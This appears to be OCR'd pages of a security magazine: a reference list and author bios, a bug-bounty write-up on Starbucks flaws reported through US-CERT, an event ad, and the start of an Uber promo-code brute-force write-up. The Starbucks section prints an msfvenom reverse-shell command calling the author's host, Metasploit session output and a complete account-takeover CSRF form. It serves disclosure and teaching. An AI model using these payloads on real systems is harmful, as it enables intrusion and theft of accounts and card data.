4. Fagerland, Snord and Grange, Waylon, *Blue Coat Exposes "The Inception Framework"; Very Sophisticated, Layered Malware Attack Targeted at Military, Diplomats, and Business Execs,* Blue Coat, December 2014, https://www.bluecoat.com/security-blog/2014-12-09/blue-coat-exposes-%E2%80%9C-inception-framework%E2%80%9D-very-sophisticated-layered-malware

5. Fransen Frank, Smulders Andre, Kerkdijk Richard, *Cyber security information exchange to gain insight into the effects of cyber threats and incidents*, Elektrotechnik & Informationstechnik, February 2015.

6. Firstbrook Peter, MacDonald Neil, *Malware Is Already Inside Your Organization; Deal With It, Gartner*, Gartner, February 2014.

7. Hardekopf, Bill, *The Big Data Breaches of 2014,* Forbes, January 2015, http://www.forbes.com/sites/moneybuilder/2015/01/13/the-big-data-breaches-of-2014

8. Ilyn, Yuri, *Cybercrime, Inc.: how profitable is the business?,* Karspersky Blog, December 2014, https://business.kaspersky.com/cybercrime-inc-how-profitable-is-the-business/2930/

9. Kinger, Pawan, *Remembering the Vulnerabilities of 2014,* Trend Micro, January 2015, http://blog.trendmicro.com/trendlabs-security-intelligence/remembering-the-vulnerabilities-of-2014/

10. Martínez, Asier, La "otra" manera de identificar malware, Incibe, March 2014, https://www.incibe.es/blogs/post/Seguridad/BlogSeguridad/Articulo_y_comentarios/indicadores_de_compromiso

11. Obrsta Leo, Chaseb Penny, Markeloffa Richard, *Developing an Ontology of the Cyber Security Domain*, The MITRE Corporation, McLean VA Bedford MA.

16. Rushe, Dominic, *OPM Hack: China blamed for massive breach of US governmet data,* The Guardian, June 2015 http://www.theguardian.com/technology/2015/jun/04/us-government-massive-data-breach-employee-records-security-clearances

17. Shackleford, Dave, *Estrategias de seguridad de SDN para prevenir ataques,* Search Data Center, http://searchdatacenter.techtarget.com/es/reporte/Estrategias-de-seguridad-de-SDN-para-prevenir-ataques-a-la-red

18. Segall, Laurie, *Suicides may be be linked to Ashley Madison hack*, CNN News, August 2015, http://money.cnn.com/2015/08/24/technology/suicides-ashley-madison/index.html

19. Villarrubia, Celia, *Seguridad, la pieza que le falta a SDN,* Data Center Dynamics, December 2014, http://www.datacenterdynamics.es/focus/archive/2014/12/seguridad-la-pieza-que-le-falta-sdn

20. Weimin, Wu, *Hacking Team Flash Zero-Day Tied To Attacks In Korea and Japan... on July 1,* Trend Micro, July 2015

21. http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-flash-zero-day-tied-to-attacks-in-korea-and-japan-on-july-1/

22. *2014 information Security Breaches Survey, Executive Summary,* PWC publications & Infosecurity Europe, https://www.pwc.co.uk/assets/pdf/cyber-security-2014-exec-summary.pdf

23. *A brief introduction to cyber security for students who are new to the field,* University of Maryland, University College, http://www.umuc.edu/cybersecurity/about/cybersecurity-basics.cfm

25. *Identifying and addresing the vulnerabilities and security issues of SDN,* Ericsson publications, July 2015 http://www.ericsson.com/res/thecompany/docs/publications/ericsson_review/2015/etr-sdn-security.pdf

26. CSIRT Frequently Asked Questions (FAQ), https://www.cert.org/incident-management/csirt-development/csirt-faq.cfm?

27. *International Takedown Wounds Gameover Zeus Cybercrime Network,* Symantec, June 2014, http://www.symantec.com/connect/blogs/international-takedown-wounds-gameover-zeus-cybercrime-network

25. *Ponemon Institute Releases 2014 Cost of Data Breach: Global Analysis,* Ponemon Institute, May 2014, http://www.ponemon.org/blog/ponemon-institute-releases-2014-cost-of-data-breach-global-analysis

ABOUT THE AUTHORS

José Manuel Postigo Aguilar

José Manuel has a bachelor's degree in Telecommunications Engineering from the Universidad de Sevilla, 2015, and is certified by CISCO in CCNA. He has been a network and systems administrator at redborder developing the network management and cloud infrastructure tasks in OpenStack and Amazon. During this time he has had the opportunity to be a part of the team for the European project Sigmona whose objective is to study the architecture, functions and evolution of mobile networks. His participation in this project has been decisive in focusing his specialization in virtualization and in SDN and NFV research.

Carlos Rodríguez Hernández

Carlos is a Telecommunications Engineer, having earned his bachelor's degree from the Universidad de Sevilla. During his years at University, he actively participated in different associations related to Telematics, Robotics and Engineering in general, which allowed him to obtain a higher degree of specialization in these areas. He was part of the development team for C language at redborder and participated in the European project Sigmona, whose objective is to study the architecture, functions and evolution of mobile networks. He enjoys learning new programming languages, tools and services. In his free time he likes to play sports, read and watch television series.

Santiago Hernández

Santiago is a Systems Engineer and Independent Data and IT Security Consultant. He is currently studying for a master's degree in IT Security and Communications at the Universitat Oberta de Cataluña (UOC). He is certified in CEH, CHFI, Security+ and ISO27001. Last year, he completed an internship at redborder associated with his master's program. There, he had the opportunity to be a part of the team for the European project Sigmona, whose objective is to study the architecture, functions and evolution of mobile networks. Additionally, he has over eight years of experience in the IT sector, with his main specialization being in the cybersecurity realm.

Editing (Spanish version): Raquel Campuzano Godoy

Translation: Jacqueline E. Davis

STARBUCKS CRITICAL FLAWS ALLOW HACKERS TO PHISH & STEAL USER'S CREDIT-CARDS AND PERFORM REMOTE CODE EXECUTION

by Mohamed M.Fouad

How I Hacked Starbucks

Today I will show you how I discovered a lot of critical security vulnerabilities at Starbucks. It can lead to a very harmful impact on all users by forcing users to change their passwords, add alternative emails or change anything in their stored profile settings and steal users' stored credit-cards. Also, it can allow an attacker to perform phishing attacks on users and remote code execution on Starbucks servers.

Story

One year ago, there was a Zero-Day for Starbucks about an iOS Mobile Application and it was an "Insecure Data Storage" vulnerability. So when I was searching for Starbucks hacking news, I found that two months ago there was another vulnerability that allowed attackers to steal Starbucks users' gift cards and duplicate funds on Starbucks gift cards. I also noticed two months ago that Starbucks joined bug bounty programs. My passion lead me to take a look at Starbucks for vulnerabilities and I found two major critical vulnerabilities that allows an attacker to perform Remote Code Execution on Starbucks server, also phishing attacks via Remote File Inclusion-Vulnerability and another one was critical and also about CSRF store account take over by just one-click. Starbucks store account contains payment history.


News URLs :


http://www.bbc.co.uk/news/technology-32844123

http://www.cnbc.com/2015/05/13/hackers-target-starbucks-gift-cardholders.html

Reconnaissance:

Reconnaissance is the main key to find good vulnerabilities. I started to look for Starbucks subdomains, and as we all know, there's a lot of tools that can do this. But at this moment, I used "wolframalpha.com" website to get Starbucks subdomains list. One of these subdomains was "quality.starbucks." I decided to start with that subdomain and look for sub-directories using burp suite engagement tools (discovery content) until I found the below URL:





:

Burp suite engagement tools (Discovery Content)

http://quality.starbucks.com/admin/api/outside/proxy?url=

VULNERABILITIES:

1. Remote File Inclusion Vulnerability: occurs when a file from any location can be injected into the attacked page and included as source code for parsing and execution. It allowed me to able to perform:

   - Code execution on the web server.
   - Code execution on the client-side, such as JavaScript, which can lead to other attacks such as cross site scripting (XSS).
   - Data theft/manipulation via phishing attacks to steal users' accounts that contain credit card and payment order information.

Vulnerable URL : `http://quality.starbucks.com/admin/api/outside/proxy?url= <Payload Here>`

By inserting the payload in the URL parameter, it will load inside quality.starbucks domain page, so I created a poc for XSS via html page and executed as below screenshot:




Figure 1 - Cross Site-Scripting via Remote File Inclusion

Now I'm able to inject any script and execute it in the quality.starbuck domain so it's time to perform remote code execution on Starbucks' server. I created asp reverse_shell using msf venom using below command:

```
msfvenom -p windows/x86/shell_reverse_tcp LHOST=<IP Address> LPORT=<Port to Con-
nect On> -f asp > shell.asp
```

IP Address : I used my static IP address.

Port : I used port 80 and enabled IP forwarding in my router to port 80.

I uploaded my asp reverse_shell to my domain then I used the http URL as below :

http://www.quality.starbucks.com/admin/api/outside/proxy?url=<My_Domain_Name>/shell.asp

I used exploit/multi/handler in metasploit with payload windows/x86/reverse_shell_tcp

Then setting payload attributes :

- LHOST to my internal network IP address that was configured in my router IP forwarding.
- LPORT : 80
- ExitOnSession : False

Now it's time to exploit

Exploit started and was listening ... after running the above URL using asp reverse_shell, I got a session opened :D

```
[*] Sending stage (751104 bytes) to 52.27.100.241
```

```
[*] Sending stage (751104 bytes) to 104.152.186.243

[*] Meterpreter session 1 opened (192.168.1.105:80 -> 52.27.100.241:1385) at 2015-
29-07 22:57:49 +0200
```

Figure 2 - Session Opened / Remote Code Execution Succeeded

2. Starbucks Store Account Take-Over CSRF Vulnerability: An attacker can send a malicious link to force a victim to change the user's store account information including account password, so the attacker can also steal the user's credit card information included in the victim's accounts.

URL : https://store.starbucks.com/

```
Payload :

==========

<html>

<body onload="document.csrf.submit()">


<form
action="https://store.starbucks.com/on/demandware.store/Sites-Starbucks-Site/default/
MyAccount-EditProfileAjax" method="post" name="csrf">
<input type="hidden" name="dwfrm_profile_customer_firstname" value="attacker"><br>
<input type="hidden" name="dwfrm_profile_customer_lastname" value="attacker"><br>
<input type="hidden" name="dwfrm_profile_customer_email" value="attacker@gmail.com"><br>
<input type="hidden" name="dwfrm_profile_login_password" value="hacked@2015"><br>
<input type="hidden" name="dwfrm_profile_login_passwordconfirm" value="hacked@2015"><br>
<input type="hidden" name="dwfrm_profile_login_question" value=""><br>
<input type="hidden" name="dwfrm_profile_login_answer" value=""><br>
<input type="hidden" name="dwfrm_profile_customer_emailsource" value="Website+-
-+Registration"><br>
```

```
<input type="hidden" name="newpwsubmitted" value="true"><br>


</form>


</body>


</html>
```

Proof-Of-Concept Video:


https://www.dropbox.com/s/5sbhdtmpk5xc5nq/Starbucks_Account_Hijacking_CSRF_Vulnerability.mp4?dl=0

TimeLine:

- Vulnerability Discovery: 29/Jun/2015
- Vulnerability Reported: 29/Jun/2015

No reply from Starbucks' security team so I contacted Starbucks' customer support on Twitter on 04/July/2015 with no reply also.

- Reported to US-CERT : 01 July 2015.
- US-CERT Reply Date : 08 July 2015.



CERT(R) Coordination Center <cert@cert.org> Jul 8

to me

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Greetings,

We have received your report and are tracking it as [redacted]. Please include [redacted] in the subject of any email you send to u about this report.

Have you attempted to contact the vendor? Have they given any indication of their intent to address your findings?

Thank you.

Vulnerability Analysis Team
==========
CERT Coordination Center
www.cert.org / cert@cert.org / Hotline: 1-412-268-7090
==========

Figure 3 - US-CERT First Reply

I got a second reply from US-CERT about Starbucks vulnerabilities confirmation.

US-CERT Second Reply : 20 Aug 2015

Greetings Mohamed,

Starbucks has replied and confirmed your two vulnerabilties. They are requesting another 30 days to ensure the issues are fixed before publication.

Please let me know your publication plans, and if this 30 day extension is ok.

Thanks,

Figure 4 - Starbucks Vulnerabilities Confirmation

Vulnerabilities fixed 10 days ago and still waiting reply from Starbucks as per US-CERT latest reply :

Greetings Mohamed,


We have passed your contact information on to Starbucks. Starbucks will be reaching out to you regarding the bug bounty and publication.

Thank you.
Brian Gardiner
Vulnerability Analysis Team
==========
CERT Coordination Center
www.cert.org / cert@cert.org / Hotline: 1-412-268-7090
==========

Figure 5 - Waiting Reply From Starbucks about reward and publication.

Conclusion:

Starbucks Security Manager Reward Reply : 21 SEP 2015


[redacted]@starbucks.com> 9/24/15

to me

Mohamed –

Please find attached the tax form we will need to make payment. I need that and the following details to facilitate payment

Payee's Full Name
Complete Bank Name and Address
Bank Account Number
Bank's Routing Number
Bank's SWIFT Number

Payment for your findings is $2000.00 USD

Figure 6 - Starbucks bounty reply (2000 $) Dollars

Thanks for reading :) Hope you enjoyed it... :D

About Author

Mohamed M.Fouad

I'm Mohamed M.Fouad Information Security Engineer / Consultant at SecureMisr also an Independent Security Researcher from Egypt. I have received acknowledgement from many of firms, like:

Microsoft, Oracle, Yahoo, eBay, Sony, WordPress, ESET, BitDefender, AT&T, Huawei, DropCam, Bitcasa, Get Pocket, Splitwise and so many others...

WIRED Security

20.10.16

WIRED SECURITY IS A NEW ONE-DAY EVENT, CURATED TO EXPLORE, EXPLAIN AND PREDICT NEW TRENDS, THREATS AND DEFENCES IN CYBERSECURITY. EXPECT 20 LEADING MAIN STAGE SPEAKERS, PLUS AN EXCITING RANGE OF STARTUPS

BOOK YOUR TICKET NOW WIRED.CO.UK/SECURITY16

LEVEL39, LONDON

20+ MAIN STAGE SPEAKERS WILL INCLUDE:

TROY HUNT
Hunt has received six of Microsoft's MVP awards and created data breach awareness site Have I Been Pwned?

MUSTAFA AL-BASSAM
The former LulzSec hacker is now a security advisor at Secure Trading and a PhD researcher.

CAMERON COLQUHOUN
The former intelligence analyst founded "ethical" intelligence firm Neon Century in 2014.

TAAVI KOTKA
Kotka led Estonia's e-residency programme and advises the European Commission's vice-president.

PATRICIA LEWIS
At Chatham House, Lewis focuses on global security, WMDs and international non-proliferation and disarmament efforts.

ALEX RICE
Rice founded HackerOne, a vulnerability and bug bounty platform with security teams from leading tech firms.


LEGAL PARTNER
Bird & Bird

EVENT PARTNER
L39

TICKETING PARTNER
Eventbrite

FOR A 10% DISCOUNT, USE PROMOTIONAL CODE **WSHAK10**

HEALTH | MONEY | 2016 | NEXT GEN | RETAIL | SECURITY | ENERGY



UBER PROMO-CODES PREDICTABLE VULNERABILITY

by Mohamed M.Fouad

Today I will talk about a high risky vulnerability in Uber that allows an attacker to use the Uber service for free by using other people's promo-codes.

Uber has a feature that allows the usage of promotion codes. These codes can be given by other users or companies. The application URL `get.uber.com/invite/<code_name>` had a feature that allows any user to invite another user to join Uber and get one, or more than one, free rides based on the promo-code value and its amount and currency of the country. So after I tried different usernames that begin with the word `uber+<code_name>` and brute-forced the request with different names, I realized that the application didn't have any kind of protection against brute-force attacks, which helped me to find many different promotion codes with high amounts in dollar currency between $5,000 to $25,000 and had different number of free rides between one to three rides. I guess these codes may be related to another type of vehicle, for example, a helicopter - I don't know because these amounts are too high for cars.

The image below demonstrates promo-codes brute-force attack and different codes were found with low to high amounts.

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	off first ride)*.
175	cbooth	200	☐	☐	98406	☑
176	ccalhoun	200	☐	☐	98416	☑
177	crobles	200	☐	☐	98413	☑
178	cavila	200	☐	☐	98424	☑
179	csalinas	200	☐	☐	98430	☐
180	ccampos	200	☐	☐	98407	☑
181	ccallahan	200	☐	☐	98429	☑
182	cmoses	200	☐	☐	98400	☑
183	cgolden	200	☐	☐	98411	☑
184	ccarey	200	☐	☐	98400	☑
185	cmerritt	200	☐	☐	98416	☑
186	corr	200	☐	☐	98378	☑
187	cserrano	200	☐	☐	98418	☑
188	churst	200	☐	☐	98402	☑
189	ctrujillo	200	☐	☐	98425	☑
190	csloan	200	☐	☐	98400	☑
191	cjuarez	200	☐	☐	98423	☑
192	clara	200	☐	☐	98419	☑

Request | Response

